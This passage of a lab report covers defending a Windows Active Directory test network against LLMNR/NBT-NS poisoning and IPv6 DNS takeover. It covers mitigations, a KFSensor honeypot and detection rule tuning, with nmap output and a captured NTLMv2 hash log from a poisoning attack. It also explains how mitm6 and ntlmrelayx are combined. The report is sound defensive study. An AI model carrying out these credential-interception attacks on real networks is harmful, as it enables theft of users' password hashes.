


Figure 47 - Unsuccessful LDAP & SMB exploitation

While the first stage of the attack is completed and an IPv6 address is successfully assigned, the second half fails when attempting to connect to the DC's LDAPS; this is because the DC is now signing all LDAP Server communication attempts. Additionally, no NTLM hash can be taken as SMB Signing is now enabled. An even further mitigation would be to also disable WPAD (this is also done via Group Policy).

3.3 Conclusion

The prevention of Man in the Middle attacks generally involves disabling features. In the context of LLMNR/NBT-NS Poisoning, LLMNR and NBT-NS are legacy protocols that are exploited as a result. Mitigating LLMNR/NBT-NS Poisoning is entirely possible by disabling

LLMNR and NBT-NS. However, there are certain situations that may not warrant this; systems may have softwares that require these protocols to function. In the long term the goal would be to upgrade softwares to the newest version and completely phase out the use of legacy protocols, but a short term mitigation is to enforce the usage of 16-character-minimum passwords. When NTLMv2 hashes are intercepted from LLMNR/NBT-NS Poisoning, the attacker looks to crack them. If users elongate their passwords (among other strategies such as incorporating special characters and numbers), the time required to crack intercepted hashes can increase exponentially to a point where it is no longer feasible to do so.

In terms of solutions for complete mitigation, IPv6 DNS Takeover Attacks are quite similar. Disabling the use of IPv6 as a whole would effectively eliminate any form of an attack vector, which may be a reasonable solution for some networks. However, it may not be possible on larger, enterprise networks if IPv6 is required in some capacity for the network to function. In this case, various components that make the attack work can be disabled- LDAPS Signing prevents the attacker from connecting to the LDAP Server with the spoofed IPv6 address, and SMB Signing prevents the attacker from intercepting any NTLM hashes.

In large scale networks, features such as Windows' Group Policy Editor and Registry Edit are essential in implementing potential mitigations against Man in the Middle Attacks across several users and computers. Group Policy Objects make it trivial to perform operations such as disabling protocols like LLMNR or enabling SMB Signing over hundreds of computers. In terms of mitigations that require editing each individual machine's registry, powershell scripts that access Registry Edit can be used to speed up the process drastically.

4 Deception

4.1 Environment Setup

4.1.1 Overview




Figure 48 - Deception Environment Diagram

In this stage, we bring back the second Windows Server machine used in Stage 2 to act as the Network Admin.We also turn in one of the two vulnerable user machines created early on into a high-interaction honeypot; any data captured in this honeypot is then relayed back to the Network Admin VM.

4.1.2 Network Administrator Virtual Machine

This VM uses Windows Server 2016. This is the machine that is responsible for receiving records of the attackers activities when an attacker interacts with the Honeypot VM. The primary reason for the creation of this machine is to have a machine that is not the Domain Controller but can still access the vast amount of tools and features available in Windows Server. This machine was responsible for detection of MiTM attacks in Project 2, but will now be used as a relay point to get logs from the Honeypot machine. This is done via an SMTP server, which can be created and hosted using Windows Server. The following steps are done in order to create the SMTP server:




Figure 49 - Installing SMTP on NET-ADMIN VM

Above, SMTP is installed with the *Add Roles and Features Wizard* on the Network Admin VM.

4.1.3 Honeypot User Machine

In the initial attack report, two User VMs with Windows 10 Enterprise were created. In this report, we turn one of the User VMs into a high-interaction honeypot. High-interaction honeypots are honeypots placed in real machines that are written off as and assumed to be compromised. For successful implementation of a high-interaction honeypot, two principles must be followed. Firstly, the honeypot must not be used as a foothold or method to attack other actual machines throughout the network. Second, all of the attacker's activity in the honeypot must be recorded. However, as this is an active directory environment, using a high-interaction honeypot can put the entire domain at risk. Because of this, the User VM that is converted into a high-interaction honeypot is made to join the domain but its user account is not associated with any other computers. In this simulation, KFSensor (both a honeypot and IDS) will be used as the software that makes the Windows 10 VM into a honeypot.

Even though the honeypot is not a part of the VICTIM domain, the VM and the traffic it produces is still visible through the NAT Network, meaning the attacker is able to view it. In terms of transporting data the honeypot collects, an SMTP server is used to relay data collected from the honeypot to the Network Admin machine used in the detection report.




Figure 50 - View of KFSensor after initial installation

KFSensor monitors multiple ports across TCP, UDP, etc. and can be configured to monitor ports of choice and not monitor others. After installing necessary precursor tools like npcap, the Setup Wizard is run. Below are some important things that were configured:




Figure 51 - KFSensor Setup Wizard Domain Name & SMTP Alerts

Here a fictitious name slightly similar to the real domain name (VICTIM.local) is set. Alerts and logs can be sent to an email address of choice (in this case the one belonging to the SMTP server of the Network Admin machine). Now KFSensor can be used to deceive attackers and send logs of attacker traffic.

4.2 Deception Scenarios

4.2.1 Attacker Reconnaissance

- Like the first project, active reconnaissance is performed on the honeypot to see what ports are open. In the image below, an nmap scan with the -sS flag (indicating a TCP SYN Stealth Scan) is performed. Unlike Project 1, however, the nmap scan yields the following result:

```
┌──(guy㉿kali)-[~]
└─$ sudo nmap -sS 10.0.2.15
[sudo] password for guy:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-06 02:24 EST
Nmap scan report for 10.0.2.15
Host is up (0.00016s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:94:DD:77 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.22 seconds
```

Figure 52 - nmap TCP SYN scan results

- This is not only unclear and vague for the attacker, but also easily detected by KFSensor:




Figure 53 - nmap scan detected on KFSensor

Not only is the type of scan detected, but also the frequency of scans and the source of the scan. Here the IP address of the scanner is easily found. What happens, however, when an attacker attempts to perform a MiTM attack on the honeypot?

4.2.2 LLMNR/NBT-NS Poisoning on a Honeypot

LLMNR (Link-Local Multicast Name Resolution) is a protocol based on DNS and is generally used to identify hosts when a local DNS server is unable to resolve a name to an IP address. NBT-NS (NetBIOS Name Service) is considered a precursor protocol to LLMNR and is somewhat similar to ARP. In modern day networks, both of these protocols have essentially depreciated; therefore the existence of LLMNR/NBT-NS in modern day AD systems can be exploited to retrieve sensitive information. Below, an LLMNR/NBT-NS Poisoning attack is attempted on the Honeypot.

To create the conditions for the attack, a fake file is attempted to be accessed on the honeypot. If this was done on an enterprise scale in an attempt to deceive real attackers, the honeypot could be automated to constantly broadcast "dummy" LLMNR/NBT-NS traffic throughout the network.




Figure 54 - Generating LLMNR/NBT-NS traffic on honeypot for attacker

At this point, however, KFSensor does not pick up on any of the following activity:

```
[*] [MDNS] Poisoned answer sent to 10.0.2.15       for name anotherfakefile.local
[*] [MDNS] Poisoned answer sent to fe80::6895:7d37:645b:9b58 for name anotherfakefile.local
[*] [LLMNR]  Poisoned answer sent to fe80::6895:7d37:645b:9b58 for name anotherfakefile
[*] [MDNS] Poisoned answer sent to 10.0.2.15       for name anotherfakefile.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.15 for name anotherfakefile
[*] [MDNS] Poisoned answer sent to fe80::6895:7d37:645b:9b58 for name anotherfakefile.local
[*] [LLMNR]  Poisoned answer sent to fe80::6895:7d37:645b:9b58 for name anotherfakefile
[*] [LLMNR]  Poisoned answer sent to 10.0.2.15 for name anotherfakefile
[SMB] NTLMv2-SSP Client   : fe80::6895:7d37:645b:9b58
[SMB] NTLMv2-SSP Username : CARTI\Jordan Carter
[SMB] NTLMv2-SSP Hash     : Jordan Carter::CARTI:e012a6b8b09bbdc2:214720BAE25D78EF4520C605E89D0162:0
1010000000000080D5B3B84F09D901667984809E20509D0000000002000800530004F004C00570001001E00570049004E002
D004300550041004A005400500044003800390054003400040034005700490 04E002D004300550041004A005400500044003
8003900540034002E0053004F004C0057002E004C004F00430041004C000300140053004F004C0057002E004C004F0043004
1004C000500140053004F004C0057002E004C004F00430041004C000700080080D5B3B84F09D901060004000200000008003
0003000000000000000010000000002000001A171339957C143A5F660B93F6EB385CEE5048DB9B3488CE7B3C878FA29764BA0
A001000000000000000000000000000000000000000900280063006900660073002F0061006E006F00740068006500720066006
1006B006500660069006C006500000000000000000
```

Figure 55 - Attacker spoofs LLMNR traffic and intercepts NTLMv2 hash

To remedy this, another Signature must be added in KFSensor. LLMNR uses UDP port 5355 to send multicast network addresses, so the following rule is modified:




Figure 56 - Changing severity of LLMNR traffic from Low to High

Afterwards, LLMNR traffic can be detected and sent to the NET-ADMIN VM.

4.2.3 IPv6 DNS Takeover Attacks on a Honeypot

IPv6 DNS Takeover Attacks are done by intercepting DHCPv6 requests from target machines and assigning a fake IPv6 address by pretending to be a DNS server. This is done with the help of the tool mitm6. This works hand in hand with a tool from Impacket, ntlmrelayx, which relays information to the target machine and spoofs Windows' Web Proxy Auto-Discovery protocol. It is then that credentials can be intercepted if a user logs in to their machine after the attacker has set everything up. Below, an IPv6 DNS Takeover attack is attempted on the Honeypot.




Figure 57 - IPv6 Takeover attack on Honeypot

Initially, KFSensor does not pick up on any of the activities shown above. Specific configurations must be made to its Sensor & Signature rules to detect the components of the attack. Since KFSensor does not have explicit rules to detect IPv6-related traffic, SMB & LDAP must be modified instead:




Figure 58 - Modifying severity on rules for ports 389 (LDAP) and 445 (SMB)

Afterwards, traffic produced from the IPv6 attack can be detected and sent to the NET-ADMIN VM. In this case it is also beneficial to track DNS & DHCP traffic for spoofing/IP assignment.

4.3 Conclusion

To deceive an attacker attempting man-in-the-middle (MITM) attacks on Windows Active Directory, you can use various deception techniques and technologies to make the attacker believe they are successful in their attack while actually diverting or redirecting their actions away from critical systems and resources. However, doing so may involve broadcasting packets that can be intercepted by an attacker- meaning, the consequences can be incredibly dangerous if deception techniques are not properly applied.

The deception technique implemented in this report involves using a high-interaction honeypot that mimics the behavior of a windows user; in a real scenario it is unlikely that this would be a legitimate method of deceiving attackers attempting MiTM attacks as the honeypot itself must generate traffic that the attacker intercepts. If the honeypot was set up improperly, this could backfire via the attacker laterally moving through the network because of the honeypot.

There are other methods that can be implemented in larger systems such as network segmentation. Network segmentation involves dividing one network into sub-networks; this can restrict an attacker's ability to move laterally within the network and access critical systems and resources. The result of carefully designing and implementing network segmentation is multiple isolated network zones with controlled-access to each zone, making it difficult for the attacker to move freely within the network and find their way into the Active Directory system.

Further deception technology such as honeytokens and honeyfiles can be used to create false indicators of success and lure the attacker into a trap. Honeytokens are fake credentials or other sensitive data that are planted within the network, and are designed to trigger alerts or other responses when accessed by the attacker. Honeyfiles are fake files or documents that are planted within the network, and are designed to trigger alerts or other responses when opened or accessed by the attacker. By using honeytokens and honeyfiles, attackers may be tricked into believing they have successfully accessed sensitive data or resources, while actually broadcasting their presence and actions.

Overall, there are various deception techniques and technologies that can be used to deceive an attacker attempting MITM attacks on a Windows active directory. By implementing these techniques and technologies, an attacker can be tricked into believing they are successful in their attack while the real systems and resources are protected from their actions.

5 Overall Conclusion

Man in the Middle (MiTM) attacks are becoming increasingly common in Windows Active Directory systems. These attacks are performed by an attacker who is connected to the same network as the Active Directory system, either by physically joining the network or using social engineering to gain access. Once connected, the attacker can use various techniques to exploit vulnerabilities in the system and intercept communications between clients and servers.

Link Local Multicast Name Resolution (LLMNR) is a DNS-like protocol used to resolve host names across local networks. NetBios Name Service (NBT-NS) also accomplishes a similar task by using devices' NetBios information. Both are enabled on Windows Active Directory systems by default, meaning that there are potentially thousands of networks vulnerable to LLMNR/NBT-NS poisoning attacks. The same goes for IPv6 DNS Takeover attacks; most networks will have IPv6 enabled by default. This in itself is a condition that may make the attack possible.

To prevent MiTM attacks, there are several steps that can be taken. For example, disabling legacy protocols such as LLMNR and NBT-NS can help mitigate the risk of LLMNR/NBT-NS poisoning attacks. Enforcing strong password policies can also make it more difficult for an attacker to crack intercepted NTLMv2 hashes. In terms of IPv6 DNS Takeover attacks, tackling components critical to the functionality of the attack by enabling LDAPS and SMB Signing can prevent the attack from being successful.

Detection of MiTM attacks can be challenging, as it often occurs after the attacker has already gained access to the network. Network monitoring is a common method for detecting such attacks, but it can be susceptible to false positives and false negatives. Signature-based detection using tools such as anti-spoofing tools and Network Intrusion Detection Systems (NIDS) can be more effective, as they can be configured to look for specific protocols and behaviors associated with MiTM attacks.

Various deception techniques and technologies can be employed to mislead an attacker attempting man-in-the-middle (MITM) attacks on Windows Active Directory. These methods can make the attacker believe that they have successfully compromised critical systems and resources, when in fact their actions are being diverted or redirected away from those systems. This can include using high-interaction honeypots to mimic the behavior of a windows user, implementing network segmentation to restrict an attacker's ability to move laterally within the

network, and using honeytokens and honeyfiles to create false indicators of success and lure the attacker into a trap. However, using these techniques and technologies can be dangerous if not properly applied, as they may involve broadcasting packets that can be intercepted by the attacker.

Ultimately, the best way to prevent MITM attacks in Active Directory systems is to upgrade to newer versions of protocols and software, as this will eliminate the use of legacy protocols and reduce the potential attack surface. It is important for organizations to regularly update and maintain their systems to ensure that they are protected against these types of attacks.

6 Bibliography

- https://macrosec.tech/index.php/2021/07/19/building-a-basic-active-directory-lab/
- https://hashcat.net/hashcat/
- https://attack.mitre.org/techniques/T1557/001/
- https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/
- https://github.com/dirkjanm/mitm6
- https://github.com/SecureAuthCorp/impacket
- https://github.com/Kevin-Robertson/Conveigh
- https://f20.be/blog/mdns
- https://www.security.org/how-secure-is-my-password/
- https://nmap.org/book/synscan.html
- https://www.kfsensor.net/